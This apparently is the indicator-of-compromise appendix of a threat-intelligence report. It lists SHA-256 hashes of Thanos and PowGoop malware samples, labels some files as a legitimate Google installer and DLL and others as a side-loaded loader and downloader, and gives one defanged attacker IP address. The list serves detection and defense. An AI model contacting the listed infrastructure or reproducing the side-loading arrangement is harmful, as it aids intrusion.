40890a1ce7c5bf8fda7bd84b49c577e76e0431e4ce9104cc152694fc0029ccbf

06d5967a6b90b5b5f6a24b5f1e6bfc0fc5c82e7674817644d9c3de61008236dc

cbb95952001cdc3492ae8fd56701ceff1d1589bcfafd74be86991dc59385b82d

240e3bd7209dc5151b3ead0285e29706dff5363b527d16ebcc2548c0450db819

Thanos Samples

7aa46a296fbebdf3b13d399bf0dbe6e8a8fbcbc9ba696e5698326494b0da2e54
58bfb9fa8889550d13f42473956dc2a7ec4f3abb18fd3faeaa38089d513c171f

c460fc0d4fdaf5c68623e18de106f1c3601d7bd6ba80ddad86c10fd6ea123850

ae66e009e16f0fad3b70ad20801f48f2edb904fa5341a89e126a26fd3fc80f75

5d40615701c48a122e44f831e7c8643d07765629a83b15d090587f469c77693d

PowGoop Samples

b60e92004d394d0b14a8953a2ba29951c79f2f8a6c94f495e3153dfbbef115b6 (legitimate Google installer, GoogleUpdate.exe)

dea45dd3a35a5d92efa2726b52b0275121dceafdc7717a406f4cd294b10cd67e (legitimate Google DLL, goopdate86.dll)

a224cbaaaf43dfeb3c4f467610073711faed8d324c81c65579f49832ee17bda8 (PowGoop Loader, goopdate.dll)

b7437e3d5ca22484a13cae19bf805983a2e9471b34853d95b67d4215ec30a00e PowGoop Downloader, config.dat)

PowGoop Infrastructure

107.174.241[.]175